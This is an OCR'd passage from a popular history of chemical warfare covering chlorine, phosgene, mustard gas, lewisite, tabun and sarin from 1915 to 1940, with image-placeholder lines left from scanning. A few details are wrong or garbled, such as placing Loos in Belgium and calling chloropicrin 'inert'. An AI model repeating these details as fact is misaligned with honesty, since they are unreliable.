Germans. Had the gas attacks been performed on a larger scale and been followed up, they could have decisively changed the course of the war. In practice, they just made the stalemate even more miserable.

The change in prevailing winds allowed the Germans to use their new poison gases on the Russians. On 31 May 1915, Haber supervised the first chlorine gas attack on the Eastern Front. Gas proved extremely deadly against the poorly-equipped Russians, though it was not very effective in winter cold since it tended to freeze. The Russians ended up suffering more gas casualties than all the other combatants combined, and their attempts to retaliate in kind generally proved ineffective.

1915-1916: ALLIED RESPONSE / PHOSGENE

* The Allies were unsurprisingly outraged at the German use of poison gas. The British Army assigned Major Charles Howard Foulkes of the Royal Engineers to implement a response. Foulkes was energetic and capable, and he quickly implemented schemes for CW defense and offense.

In June 1915, 2,500,000 "Hypo Helmets" were issued to Allied troops. These were primitive gas masks, made of flannel that was chemically impregnated to neutralize chlorine, with eyepieces made out of celluloid.
They were far better than nothing, but they could not resist an extended gas attack. Given enough gas, any filter would eventually become saturated and ineffective.

By early fall, Foulkes and his "Special Companies", later "Special Brigades", for gas warfare were ready to respond to German gas attacks with one of their own. On 25 September 1915, the British conducted their first gas attack at Loos, Belgium, using 5,500 cylinders of chlorine gas, in support of a major ground offensive. The gas attack was partly fumbled, with the gas blowing back into Allied lines and other screwups, resulting in thousands of Allied casualties. However, the effect of gas on the Germans was brutal and the Allies were able to quickly overrun the Germans' front-line trenches. It did little good; the British smashed themselves against the German rear defenses and suffered 50,000 casualties. The Germans counterattacked and pushed back the penetrations within a week.

* On 9 December 1915, with the winds again in their favor, the Germans launched another gas attack on the Allied lines, this time against the British at Ypres in Belgium. The Germans used chlorine and a new gas, "phosgene". It was said to have the smell of "new- mown hay".

Phosgene was another industrial chemical by-product that Fritz Haber and his institute had evaluated as a poison gas. Phosgene had a specific destructive interaction with lung tissue, turning to hydrochloric acid when it came into contact with water, and its lethal concentration was only an eighteenth that of chlorine. Its action was subtle and deadly. A soldier who inhaled a lethal dose of phosgene would feel some irritation at first, and then feel fine for a day or two. In many cases, men would simply shrug off the gas attack as inconsequential, or hardly notice they had been gassed. Then the linings of their lungs would break down, and as with chlorine gas they would drown in their own lung fluids, coughing up a watery stream until they could choked and drowned. There is a story of a German prisoner who had been gassed with phosgene and mocked his captors for the ineffectiveness of their gases. He was dead within 24 hours.

Fortunately, the British had realized the summer before that phosgene might be used as a poison gas and were prepared for it.
They had developed the improved "P Helmet", with better impregnation and a rubber exhaust tube. Nine million P Helmets had been issued by December, and managed to limit Allied casualties.

The British were quick to adopt phosgene themselves. In June 1916, during the battle of the Somme, they poured out a huge cloud of phosgene and chlorine gas along a 27 kilometer (17 mile) front. The cloud penetrated up to 19 kilometers (12 miles) behind German lines, killing everything unprotected. The British became particularly fond of phosgene.

* In 1915, both sides had only been experimenting with poison gas. In 1916, it became a standard weapon and was used enthusiastically. The British established a large research and development facility at Porton Down on Salisbury Plain for development of chemical weapons. However, the Allies were at a significant disadvantage in chemical warfare. Germany's chemical industry was the biggest in the world. Germany's eight giant chemical firms were united in a cartel named the "Interessen Gemeinschaft (IG)". The IG was willing and capable of producing large quantities of chemical weapons.

Soldiers hated poison gas, more than they hated most weapons. The trench war was bad enough ; gas made it much more dreadful, since digging in provided no defense against it. Soldiers were almost as scared of their own gas as they were of the enemy's, since blunders were common, and shifting winds made gas releases potentially dangerous to everyone. 57 of Foulkes' men were killed by their own gas during the Battle of the Somme.

Gas masks were extremely uncomfortable, and the terror caused by gas extreme, particularly after the introduction of phosgene. One soldier recollected: "It was remarked as a joke that if someone yelled 'gas', everyone in France would put on a mask."

1916- 1918: THE LIVENS PROJECTOR / MUSTARD GAS

- The combatants continued to improve the technology for CW. In early 1916, both the French and the Germans began firing gas shells out of conventional artillery, and the British began to use gas barrages on a large scale the next year. Artillery shells could not achieve the gas concentrations provided by cylinders, but they could reach far back into enemy lines, reducing the risk of gas exposure to "friendly" forces.

While the Allies had at first lagged the Germans in developing new chemical weapons, they soon came up with innovations of their own. The first was the British "Livens Projector", invented by Captain William H. Livens, a British Army officer who took a personal interest in finding new and more effective ways to kill Germans.

The "Livens Projector" was simply a metal pipe about a meter or so long that was buried in the soil at a 45 degree angle. Large numbers of the projectors were set up in banks. Each projector was loaded with a drum containing about 14 kilograms (30 pounds) of gas, and the bank of projectors was fired by an electrical charge, sending the drums tumbling through air for a range of over a kilometer and a half (about a mile).

Each drum contained a bursting charge to blast it open when it landed near enemy trenches, dousing the enemy with gas with little warning. The Livens Projector was cheap, crude, and extremely effective, since it could be used in mass numbers to produce an overwhelming, terrifying barrage. It was first used at the Battle of Arras on 9 April 1917. As a witness observed :

BEGIN QUOTE:

The discharge took place practically simultaneously: a dull red flash seemed to flicker all along the front as far as the eye could reach, and there was a slight ground tremor, followed a little later by a muffled roar, as 2,340 of these sinister projectiles hurtled through space, turning clumsily over and over, and some of them, no doubt, colliding in flight.

About 20 seconds later they landed in masses in the German positions, and after a brief pause the steel cases were burst open by the explosive charges inside, and nearly fifty tons of liquid phosgene were liberated which vaporized instantly and formed a cloud that Livens, who watched the discharge from an aeroplane, noticed it still so thick as to be visible as it floated over Vimy and Bailleu villages.

END QUOTE

The British became very competent at setting up and using massed Livens Projectors, and developed a variety of projectiles for the weapon. The Germans tried to copy it, but the Livens Projector gave the British an edge on the Germans in gas warfare and the Germans never quite caught back up.

* The Germans had another trick of their own, however. On the evening of 12 July 1917, the Germans fired shells into British trenches at Ypres, but when they burst the shells released a brown oily fluid, not a gas. The stuff had a horrible smell, something like rancid garlic or mustard, but it otherwise didn't seem particularly offensive and caused only slight irritation to eyes and throat. Remarkably, given the paranoia over gas attacks, many British troops didn't bother to put on gas masks. As the night wore on, they began to feel pain rising in their eyes and throats, and gradually suffered swelling and huge blisters wherever their skin had come into contact with the noxious fluid.

The results were horrendous, with all affected losing large patches of skin and many of the men blinded. Some died from the massive damage done to throat and lungs. The actual number of fatalities was low, but many of the victims were so badly hurt that they would not be fit to fight for months, if they ever recovered their health at all.

The Germans called their new weapon "Lost", or "Yellow Cross" after the marking on shells, in contrast to the "Green Cross" that designated chlorine and phosgene. The French quickly named it "Yperite", after its use at Ypres. The British codenamed it "HS", for "Hun Stuff", but its rank smell inspired another name that stuck: "mustard gas".

Its formal name was "dichloroethyl sulfide", and it had been discovered by accident by chemical researchers before the war, some of them being badly burned by it. Mustard was not used in its formulation, the smell was simply a coincidence, and was actually due to impurities that arose in its formulation. The pure agent actually had little or no smell .

Mustard was a "blistering agent", or in formal medical terms a "vesicant" -- in essence it caused chemical burns. It had actually been evaluated by the British some time earlier and rejected as insufficiently lethal. In fact, although mustard gas didn't have the killing power of phosgene, it was still a very useful weapon. The Germans had realized that improved Allied gas masks and training had rendered chlorine and phosgene gas ineffective. Haber then put his skills to work to develop a chemical weapon for which a gas mask could offer no protection.

Mustard gas did not dissipate like the other gases. The oily fluid could persist for a long time and continue to cause misery and pain to anyone who came in contact with it, for example accidentally getting some of it on his boots and from there on his hands and face. It would freeze during the winter, and still be toxic when it thawed again in the spring. In fact, French citizens were still occasionally suffering chemical burns in the 1990s from stumbling across ancient dud mustard shells plowed up on old battlefields.

Mustard gas was a vile substance and manufacturing it was difficult and dangerous. The French were not able to begin full production of it until June 1918. The British built a large plant at Avonmouth to manufacture mustard gas. The gas would cost workers at the Avonmouth plant three deaths, a thousand burns, and endless illnesses, some of which would plague their victims all their lives. The British Army did not obtain mustard gas until September 1918, and the Allies never seriously used mustard gas in combat. They made do with phosgene with a vengeance. In early 1918, the British responded to the German mustard gas attacks with dense clouds of phosgene to overwhelm gas masks, with the poison released from big cylinders on train cars rolled up behind the lines.

The Americans were laggards at chemical warfare. They set up a "Gas Service" after they entered the war in 1917, which led to the "Chemical Warfare Service (CWS)" in 1918. The US Army was not all that enthusiastic about CW, largely because frontline officers had noticed the Germans became particularly annoyed when gassed, responding with furious heavy artillery barrages.

- The Germans launched their last major offensive in the West in March 1918. After initial success, the offensive fizzled out and the Allied armies, now heavily reinforced by the Americans, pushed back the Germans relentlessly. By this time many of the artillery shells fired contained gas, with the proportion as high as a third or even half. However, it hadn't proven a decisive weapon and had done little more than make conditions worse for the soldiers in the trenches.

Gas could be highly effective if it was used against opponents who were not equipped to deal with it. As mentioned, the Germans used it with great effect against the Russians, inflicting what is now broadly estimated to be about 600,000 casualties, and in October 1917, the Germans used phosgene to break the Italian defensive line in Northern Italy at Caporetto. The unprepared Italians were sent into terrified flight and decisively defeated. In contrast, troops who were equipped and trained to deal with gas attacks would suffer relatively minimal casualties, though bundling up against gas was stifling and exhausting, and life in a poisoned landscape was demoralizing.

Yet the gas shells kept flying overhead. One small incident stands out. On 14 October 1918, the British fired their new mustard gas shells into German positions at a Belgian village named Werwick. One of the injured was an Austrian-born corporal named Adolf Hitler, who wrote vividly in MEIN KAMPF that at "about seven o'clock my eyes were scorching ... a few hours later my eyes were like glowing coals, and all was darkness about me." He was evacuated back to Germany by train a few days later, blinded, burned, and seething over his humiliation and the humiliation of his beloved Fatherland. An armistice was declared in November 1918, and the shooting stopped. Gas was estimated to have killed about 100,000 men and injured a million. The number of men killed by gas was small compared to the number killed by other means, but gas had played a particularly unpleasant role in the conflict. Gas shells and other delivery systems had been refined, as had defensive technologies and procedures. All the combatants had been preparing even nastier chemical weapons when the war ended.

1918-1934: CW IN THE AFTERMATH

- Fritz Haber was devastated by his country's defeat. He feared that he would be tried as a war criminal, and left Germany for Switzerland wearing a fake beard. Haber needn't have worried. In 1919 he was awarded the Nobel Prize in chemistry instead, for his prewar development of the Haber process. He was restored to respectability, though there were loud protests at the award. Haber himself was anything but contrite and did not avoid the subject of CW when he received the prize, saying: "In no future war will the military be able to ignore poison gas. It is a higher form of killing."

They were hardly ignoring it. Four classes of agents had been developed during the war and were being refined in the postwar period :

- Asphyxiants or "choking agents", which attacked the lungs and could cause victims to drown in their own lung fluids. The classic agents were chlorine and phosgene, but other agents were used during the war. "Diphosgene" was similar to phosgene in composition and action, but easier to handle.

  "Chloropicrin", known as "vomiting gas" by the British, "aquinite" by the French, and "klop" by the Germans, was much less effective than phosgene and had a nasty strong odor that gave away its presence, but it was inert; it could penetrate gas mask filters more easily and was sometimes used in combination with other gases.

* Blistering agents, consisting of several different forms of mustard gas. The original German chemical agent was "sulfur mustard", but after the war "nitrogen mustard" agents were synthesized and manufactured as well. Nitrogen mustard was easier to manufacture and more persistent than sulfur mustard.

The Americans did make a significant contribution to CW in the form of a blistering agent named "lewisite", developed in 1918 by W. Lee Lewis of the Catholic University in Washington DC. Lewisite was similar to mustard gas in its ability to cause damage to a victim's entire body, but much faster-acting, though apparently it degraded easily when it came into contact with water.

Lewisite was an oily liquid that ranged from clear to dark colored, depending on impurities. Pure product had little smell, but impure product smelled something like geraniums. It was an arsenic-based or "arsenical" compound that caused a burning sensation on the skin within about 15 seconds. The Americans built a huge production facility at Edgewood Arsenal to manufacture lewisite in quantity. It was too late in the war to get it into service and the Americans blessedly gave up its production soon after the end of the conflict. However, they had let the genie out of the bottle and other nations would find lewisite very interesting.

family of other broad-effect irritants were developed in the postwar period as well, known as "nettle gases" since they made a victim feel as if he had been dragged through stinging nettles. The best-known of the nettle gases was "phosgene oxime". The name is somewhat misleading since it had no strong chemical relationship to phosgene, and of course had a much different action.

* Blood agents, most specifically aqueous "hydrogen cyanide (HCN)", also known as "prussic acid" or "hydrocyanic acid", which blocked the absorption of oxygen in the blood. Cyanides had been used in combat by the Allies to an extent, but though deadly in enclosed spaces, they tended to dissipate quickly in open air, and they had little useful effect in low concentrations.

- A wide range of "nonlethal", or more correctly "less lethal", gases, including tear gases and vomiting agents. Such substances are now known as “ riot control agents (RCAs)". Many different tear gases were used during World War I, such as "chloracetone" and "bromacetone", and after the war new tear gases were developed, including "chloracetophenone (CN)" and "ortho-chlorobenzylidene malononitrile" -- the second being an aerosol powder mercifully better known as "CS" after its inventors, Corson and Stoughton. CN is actually the basis of the popular self-defense spray known as "Mace", and CS remains in use by the US military as an RCA and for gas training. By the way, modern "pepper spray" is actually based on a substance named "capsaicin" that is the active ingredient of chili peppers.


One of the best- known vomiting agents was "adamsite" or "DM", an arsenical like lewisite. Vomiting agents tended to be more lethal than tear gases and they were eventually abandoned.

Incidentally, formally the term "chemical weapon" does not mean a poison gas in itself. It formally means a weapon used to deliver poison gas, such as a shell or a gas cylinder. The poison gases are formally referred to as "chemical agents".


EARLY CHEMICAL AGENTS




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
PHOSGENE



SULFUR MUSTARD



HYDROGEN CYANIDE



LEWISITE

GVG/PD/1.4

Rumors linger that gas warfare continued in the confused years immediately after WWI, if on a very small and quiet scale. Gas shells may have been used in the Russian Civil War by both the White and Red armies, and may have been used by colonial powers on occasion to help suppress rebellious populations. Fritz Haber continued his work on poison gases under the cover of "pest control", since gas weapons had been forbidden to the Germans by the Treaty of Versailles in 1919. Haber developed an insecticide that could be used to fumigate buildings, in the form of a crystalline material that released hydrogen cyanide fumes. It could also be deadly to humans in enclosed spaces. It was known by the tradename of "Zyklon B", and the Nazis would find it a useful substance for their extermination camps 20 years later. Although hydrogen cyanide was a poor battlefield agent, it would almost certainly end up killing more people than all other poison gases ever used.

- **If gas warfare continued in secret, in public it was made illegal through a series of international treaties that culminated in the Geneva Protocol of 1925. 38 countries signed the protocol, renouncing the use of chemical weapons, though the treaty was not ratified by the US and Japan .**

There were major loopholes in the treaty; it had few or no verification or enforcement clauses; and the major powers continued to develop chemical weapons in secret. During the late 1920s, the Soviets began to develop their own gas warfare capability with cooperation from Weimar Germany, and in the same timeframe the Japanese obtained their own gas warfare capability. The Japanese were industrious in their chemical weapons efforts, producing mustard gas and lewisite; chemical bombs, rockets, aerial dispensers, anti-tank grenades using hydrogen cyanide charges, and other weapons; and chemical protection gear not only for men, but for horses, camels, and dogs .

When the Nazis came to power in Germany in 1933, they were very interested in gas warfare. Hitler had been impressed by its capabilities after his incapacitation by a gas attack, and in the form of Fritz Haber, Germany possessed a great resource for chemical warfare.

However, Haber's Jewish background made him distasteful to the Nazis. His stature was such that he was told he could remain in charge of his research, but that all his Jewish workers must resign. He replied that he would resign as well. He left Germany, and died in Switzerland the next year, in 1934. His instructions indicated that he was to be buried next to Clara.

1934- 1940: NERVE GAS / REVIVAL OF GAS WARFARE

* Gas warfare continued to evolve without Haber. Another German chemist, Gerhard Schrader, was honestly working on insecticides when he developed a highly lethal organophosphate compound in December 1936, which he named "tabun".
He found out how potentially deadly it was in January 1937, when he and an assistant accidentally spilled a drop of it.
Their pupils constricted to pinholes and they suffered shortness of breath. Had the spill been slightly bigger, it would have killed them.
Tabun was the first member of a fourth class of poison gases, known as "nerve gases", or more correctly "nerve agents", since they were dispersed as a fine aerosol of liquid droplets, not a gas.
The Germans discovered a few years later that tabun worked by interfering with the transmission of nerve impulses across synapses. Victims lost bodily control until they were no longer able to breath, causing suffocation. Tabun was invisible, odorless, and could kill in extremely tiny quantities. A gas mask was little protection, since tabun could be absorbed through the skin.

Tabun was far too dangerous to be safely used as a pesticide. Although Schrader had not been looking for a weapon, he realized the military potential of his discovery. He was a dutiful German and reported his discovery to the authorities, as required under Nazi law of any discovery that might have military applications. Schrader was not enthusiastic about developing chemical agents like Haber, but he did it anyway. The Nazis set him up in a secret military research lab. In 1938, he discovered an even more lethal nerve agent similar to tabun, which he named "sarin".


* In the meantime, CW had resurfaced. The Italians used mustard gas during their campaign in Abyssinia (now Ethiopia) in 1937. They introduced the new trick of dropping it from airplanes in gas bombs. World opinion condemned Mussolini. Beginning in 1937, the Japanese also began to use gas weapons against the Chinese. China was remote and backward, and so information on the Japanese use of gas was sketchy, but reports trickled out of mustard gas attacks on Chinese soldiers and citizens.

CW was coming back into style. A big conflict was coming, and chemical weapons were expected to be used, both on the battlefield and against civilian populations.
The British distributed 30 million gas masks, not knowing how useless they would be if the Germans used their secret new tabun gas, and implemented an exhaustive CW civil defense program. Governments also ramped up development and production of chemical agents.

* Tabun wasn't available for operational use when war broke out in September 1939, but the Germans had a chemical corps, which conducted field exercises using mustard gas.
However, gas is basically a siege weapon, intended to root out troops dug into trenches and fortifications, and the German Blitzkrieg was war of rapid mobility. Gas could hamper the attacker as much as it hurt the defender, and so it was not used as a firstline weapon, though there are tales that it was used in a few cases against Soviet troops holed up in fortifications .

